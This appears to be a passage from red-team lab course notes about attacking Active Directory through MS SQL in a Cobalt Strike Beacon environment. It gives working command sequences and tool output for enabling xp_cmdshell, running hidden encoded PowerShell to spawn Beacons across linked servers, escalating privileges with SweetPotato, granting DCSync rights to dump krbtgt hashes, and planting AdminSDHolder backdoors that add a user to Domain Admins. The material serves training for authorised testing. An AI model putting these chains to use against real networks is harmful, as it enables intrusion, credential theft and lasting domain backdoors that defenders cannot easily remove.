The `xp_cmdshell` procedure can be used to execute shell commands on the SQL server. `Invoke-SQLOSCmd` from PowerUpSQL provides a simple means of using it.


```
beacon> powershell Invoke-SQLOSCmd -Instance "srv-1.dev.cyberbotic.io,1433" -Command "whoami" -RawResults

dev\svc_mssql
```

To execute manually (in Heidi/mssqlclient.py), try:

```
EXEC xp_cmdshell 'whoami';
```

However, you will see this error:



To enumerate the current state of `xp_cmdshell`, use:

```
SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell';
```

1 `SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell';`

configurations (9x1)									
configuration_id	name	value	minimum	maximum	value_in_use	description	is_dynamic	is_advanced	
16,390	xp_cmdshell	0	0	1	0	Enable or disable com...	True	True	

A value of `0` shows that `xp_cmdshell` is disabled. To enable it:

```
sp_configure 'Show Advanced Options', 1; RECONFIGURE; sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```


Query `sys.configurations` again and the `xp_cmdshell` value should be `1`; and now `EXEC xp_cmdshell 'whoami'` will work.

OPSEC: If you're going to make this type of configuration change to a target, you must ensure you set it back to its original value afterwards.

The reason this works with `Invoke-SQLOSCmd` is because it will automatically attempt to enable `xp_cmdshell` if it's not already, execute the given command, and then re-disable it. This is a good example of why you should study your tools before you use them, so you know what is happening under the hood.

With command shell execution, spawning a Beacon can be as easy as a PowerShell one-liner.

```
EXEC xp_cmdshell 'powershell -w hidden -enc <blah>;'
```



TIP: There is a SQL command length limit that will prevent you from sending large payloads directly in the query, and the SQL servers cannot reach your Kali IP directly. Reverse Port Forwards and Pivot Listeners are your friends.

SQL Servers have a concept called "Linked Servers", which allows a database instance to access data from an external source. MS SQL supports multiple sources, including other MS SQL Servers. These can also be practically anywhere - including other domains, forests or in the cloud.

We can discover any links that the current instance has:

```
SELECT * FROM master..sys.servers;
```

```
1 SELECT * FROM master..sys.servers;
```

sys.servers (30x2)				
srvid	srvstatus	srvname	srvproduct	providename
0	1,089	SRV-1	SQL Server	SQLOLEDB
1	1,184	SQL-1.CYBERBOTIC.IO	SQL Server	SQLOLEDB

We can query this remote instance over the link using **OpenQuery**:

```
SELECT * FROM OPENQUERY("sql-1.cyberbotic.io", 'select @@servername');
```

TIP: The use of double and single quotes are important when using OpenQuery.

That includes being able to query its configuration (e.g. xp_cmdshell).

```
SELECT * FROM OPENQUERY("sql-1.cyberbotic.io", 'SELECT * FROM sys.configurations WHERE name = ''xp_cmdshell''');
```

If xp_cmdshell is disabled, you can't enable by executing **sp_configure** via OpenQuery. If **RPC Out** is enabled on the link (which is not the default configuration), then you can enable xpcmdshell using the following syntax:

```
EXEC('sp_configure ''show advanced options'', 1; reconfigure;') AT [target instance] EXEC('sp_configure ''xp_cmdshell'', 1; reconfigure;') AT [target instance]
```

Manually querying databases to find links can be cumbersome and time-consuming, so you can also use **Get-SQLServerLinkCrawl** to automatically crawl all available links.

```
beacon> powershell Get-SQLServerLinkCrawl -Instance "srv-1.dev.cyberbotic.io,1433"

Version      : SQL Server 2016
Instance     : SRV-1
CustomQuery  :
Sysadmin     : 1
Path         : {SRV-1}
User         : DEV\bfarmer
Links        : {SQL-1.CYBERBOTIC.IO}


Version      : SQL Server 2016
Instance     : SQL-1
CustomQuery  :
Sysadmin     : 1
Path         : {SRV-1, SQL-1.CYBERBOTIC.IO}
User         : sa
Links        : {SQL01.ZEROPOINTSECURITY.LOCAL}

Version      : SQL Server 2019
Instance     : SQL01\SQLEXPRESS
CustomQuery  :
Sysadmin     : 1
Path         : {SRV-1, SQL-1.CYBERBOTIC.IO, SQL01.ZEROPOINTSECURITY.LOCAL}
User         : sa
Links        :
```

This output shows a chain from **SRV-1 > SQL-1.CYBERBOTIC.IO > SQL01.ZEROPOINTSECURITY.LOCAL**, the links are configured with local **sa** accounts, and we have sysadmin privileges on each instance.


To execute a shell command on **sql-1.cyberbotic.io**:

```
SELECT * FROM OPENQUERY("sql-1.cyberbotic.io", 'select @@servername; exec xp_cmdshell ''powershell -w hidden -enc blah''')
```



And to execute a shell command on **sql01.zeropointsecurity.local**, we have to embed multiple OpenQuery statements (the single quotes get exponentially more silly the deeper you go):

```
SELECT * FROM OPENQUERY("sql-1.cyberbotic.io", 'select * from openquery("sql01.zeropointsecurity.local", ''select @@servername; exec xp_cmdshell ''''powershell -enc blah''''''')')
```





This instance of SQL is running as `NT Service\MSSQL$SQLEXPRESS`, which is generally configured by default on more modern SQL installers. It has a special type of privilege called `SeImpersonatePrivilege`. This allows the account to "impersonate a client after authentication".

```
beacon> getuid
[*] You are NT Service\MSSQL$SQLEXPRESS

beacon> execute-assembly C:\Tools\Seatbelt\Seatbelt\bin\Debug\Seatbelt.exe TokenPrivileges

===== TokenPrivileges =====

Current Token's Privileges

SeAssignPrimaryTokenPrivilege:  DISABLED
SeIncreaseQuotaPrivilege:       DISABLED
SeChangeNotifyPrivilege:       SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeManageVolumePrivilege:       SE_PRIVILEGE_ENABLED
SeImpersonatePrivilege:         SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege:       SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege:  DISABLED

[*] Completed collection in 0.01 seconds
```

In a nutshell, this privilege allows the user to impersonate a token that it's able to get a handle to. However, since this account is not a local admin, it can't just get a handle to a higher-privileged process (e.g. SYSTEM) already running on the machine.

A strategy that many authors have come up with is to force a SYSTEM service to authenticate to a rogue or man-in-the-middle service that the attacker creates. This rogue service is then able to impersonate the SYSTEM service whilst it's trying to authenticate.

[SweetPotato](#) has a collection of these various techniques which can be executed via Beacon's `execute-assembly` command.

```
beacon> execute-assembly C:\Tools\SweetPotato\bin\Debug\SweetPotato.exe -p C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -a "-w hidden -enc SQBFAF[...snip...]ApAA=="

SweetPotato by @_EthicalChaos_
  Original RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[+] Triggering notification on evil PIPE \\sql01\pipe\7365ffd9-7808-4a0d-ab47-45850a41d7ed
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!

beacon> connect localhost 4444
[*] Tasked to connect to localhost:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 10.10.18.221
```



The term "domain dominance" is used to describe a state where an attacker has reached a high level of privilege in a domain (such as Domain or Enterprise Admins) and collected credential material or placed backdoors that 1) allows them to maintain that level of access almost indefinitely; and 2) makes it practically impossible that the domain or forest can ever be considered "clean" beyond reasonable doubt.

If you've ever seen this joke before, well... it's true.



However, these techniques can put the "golden rule" at risk for red teams, because you cannot be reasonably assured that you solely control any said backdoors. Most involve granting special DACLs on objects that allow specific principals to perform actions (such as dcsync), that they wouldn't normally be able to. Even if you think you control the principal in question, you probably don't.

As such, you should only carry these out in controlled conditions with the expressed permission of the client.

DCSync is a technique which replicates the MS-DRSR protocol to replicate AD information, including password hashes. Under normal circumstances, this is only ever performed by (and between) Domain Controllers. There are specific DACLs relating to DCSync called **Replicating Directory Changes [All/In Filtered Set]**, which by default is only granted to Enterprise/Domain Admins and Domain Controllers.

These are set on the root domain object. Enterprise/Domain Admins can also modify these DACLs, and can therefore grant the Replicating Directory Change rights to other principals, whether that be a user, group or computer.

```
beacon> getuid
[*] You are DEV\bfarmer


beacon> dcsync dev.cyberbotic.io DEV\krbtgt
[DC] 'dev.cyberbotic.io' will be the domain
[DC] 'dc-2.dev.cyberbotic.io' will be the DC server
[DC] 'DEV\krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)
```

Add-DomainObjectAcl from PowerView can be used to add a new ACL to a domain object. If we have access to a domain admin account, we can grant dcsync rights to any principal in the domain (a user, group or even computer).

```
beacon> getuid
[*] You are DEV\nlamb

beacon> powershell Add-DomainObjectAcl -TargetIdentity "DC=dev,DC=cyberbotic,DC=io" -PrincipalIdentity bfarmer -Rights DCSync
```

Once the change has been made, inspect the domain object and you will see the changes that have been made.



```
beacon> getuid
[*] You are DEV\bfarmer

beacon> dcsync dev.cyberbotic.io DEV\krbtgt
[DC] 'dev.cyberbotic.io' will be the domain
[DC] 'dc-2.dev.cyberbotic.io' will be the DC server
[DC] 'DEV\krbtgt' will be the user account

[...snip...]

* Primary:Kerberos-Newer-Keys *
Default Salt : DEV.CYBERBOTIC.I0krbtgt
Default Iterations : 4096
Credentials
aes256_hmac      (4096) : 390b2fdb13cc820d73ecf2dadddd4c9d76425d4c2156b89ac551efb9d591a8aa
aes128_hmac      (4096) : 473a92cc46d09d3f9984157f7dbc7822
des_cbc_md5      (4096) : b9fefed6da865732
```


The **AdminSDHolder** is a DACL template used to protect sensitive principals from modification. You can test this in the lab by modifying the DACL on the Domain Admins domain group (e.g. give bfarmer full control). Within ~60 minutes, you will find this entry will have vanished. Protected objects include Enterprise & Domain Admins, Schema Admins, Backup Operators and krbtgt.

The AdminSDHolder itself is not protected so if we modify the DACL on it, those changes will be replicated to the subsequent objects. So even if an admin see's a rogue DACL on group such as the DA's and removes it, it will just be reapplied again.

```
beacon> getuid
[*] You are DEV\bfarmer


beacon> run net group "Domain Admins" bfarmer /add /domain
The request will be processed at a domain controller for domain dev.cyberbotic.io.

System error 5 has occurred.


Access is denied.

beacon> getuid
[*] You are DEV\nlamb

beacon> powershell Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=dev,DC=cyberbotic,DC=io" -PrincipalIdentity bfarmer -Rights All
```



Once this propagates, the principal will have full control over the aforementioned sensitive principals.



```
beacon> getuid
[*] You are DEV\bfarmer

beacon> run net group "Domain Admins" /domain
The request will be processed at a domain controller for domain dev.cyberbotic.io.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----

Administrator   nlamb
The command completed successfully.

beacon> run net group "Domain Admins" bfarmer /domain /add
The request will be processed at a domain controller for domain dev.cyberbotic.io.

The command completed successfully.

beacon> run net group "Domain Admins" /domain
The request will be processed at a domain controller for domain dev.cyberbotic.io.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----

Administrator   bfarmer           nlamb
The command completed successfully.
```



The [DAMP](#) project can implement host-based DACL backdoors to enable the remote retrieval of secrets from a machine, including SAM and domain cached hashes.

